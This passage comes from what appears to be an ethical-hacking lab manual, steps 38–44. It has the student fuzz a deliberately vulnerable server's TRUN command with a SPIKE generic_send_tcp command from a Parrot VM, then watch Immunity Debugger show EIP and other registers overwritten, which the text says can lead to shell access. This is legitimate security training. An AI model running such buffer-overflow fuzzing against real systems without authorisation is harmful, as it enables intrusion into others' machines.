
38. Press **Ctrl+S** to save the script file and close the text editor.



39. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

    Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.


40. Leave the script running in the terminal window.




41. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

42. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.


43. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.




44. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.



